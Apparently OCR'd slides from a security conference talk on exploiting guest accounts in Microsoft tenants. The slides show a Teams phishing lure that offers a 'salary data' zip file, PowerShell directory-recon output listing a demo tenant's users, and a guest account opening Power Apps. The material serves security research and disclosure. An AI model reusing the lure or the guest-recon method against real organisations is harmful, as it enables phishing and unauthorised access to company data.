
Hope this is of interest to you!

Best,

Phish Her

salaryinfo.zip

Guest exploitation 1. Phishing via Teams state of the art



Some people in this chat are outside your org. It's possible they have message-related policies that will apply to the chat. Learn more

phish her (External) added tom dog to the chat.

phish her (External) 7:13 PM

Hi Tom,

In an effort to improve compensation in our industry, I have been crowdsourcing salary data from sales employees in our field. The attached spreadsheet has up to date info for some of the leading businesses as well as breakouts by seniority and tenure. I saw you worked at Bob Jones Big Bank and was hoping you might be willing to share some data to add to the data set.

Some people have had issues viewing the spreadsheet within browsers; your best bet is to download it and open it that way.


Hope this is of interest to you!

Best,

Phish Her

salaryinfo.zip

Guest exploitation state of the art



```
PS @mbrg0\BHUSA2023\All-You-Need-Is-Guest> $results.Users | Select-Object displayName,userPrincipalName

displayName     userPrincipalName
-----------     -----------------
Amy Alberts     amya@zenitydemo.onmicrosoft.com
Jamie Reding    jamier@zenitydemo.onmicrosoft.com
Hi              hi_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Julian Isla     juliani@zenitydemo.onmicrosoft.com
Eric Gruber     ericg@zenitydemo.onmicrosoft.com
Karen Berg      karenb@zenitydemo.onmicrosoft.com
Greg Winston    gregw@zenitydemo.onmicrosoft.com
Hacker5         hacker5_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Alan Steiner    alans@zenitydemo.onmicrosoft.com
Sven Mortensen  svenm@zenitydemo.onmicrosoft.com
Carlos Grilo    carlosg@zenitydemo.onmicrosoft.com
Alicia Thomber  aliciat@zenitydemo.onmicrosoft.com
Anne Weiler     annew@zenitydemo.onmicrosoft.com
Sanjay Shah     sanjays@zenitydemo.onmicrosoft.com
David So        davids@zenitydemo.onmicrosoft.com
Dan Jump        danj@zenitydemo.onmicrosoft.com
Christa Geller  christag@zenitydemo.onmicrosoft.com
William Contoso williamc@zenitydemo.onmicrosoft.com
Hacker          hacker_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Jeff Hay        jeffh@zenitydemo.onmicrosoft.com
Diane Prescott  dianep@zenitydemo.onmicrosoft.com
Allie Bellew    allieb@zenitydemo.onmicrosoft.com
```

1. **Phishing via Teams**
2. **Directory recon**


@DrAzureAD at aadinternals.com/post/quest_for_guest/

State of the art ends here.
But hackers want more!

Can we access company data? Edit or delete data? Perform operations?

https://make.powerapps.com/environments/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections

Go have an early lunch




Welcome to Power Apps

Choose your country/region

United States

Microsoft will send you promotions and offers. You can unsubscribe at any time.


By clicking "Get started", you agree to these terms and conditions and allow Power Apps to get your user and tenant details.
Microsoft Privacy Statement



Sorry, there's been a disconnect

The environment 'Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43' could not be found in the tenant '420983fd-32b0-4abd-89e0-c3ef3236fc73'.

All You Need Is Guest



Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

Start with data
Create a table, pick an existing one, or even import from Excel to create an app.

Start with a page design
Select from a list of different designs and layouts to get your app going.

Start with an app template
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

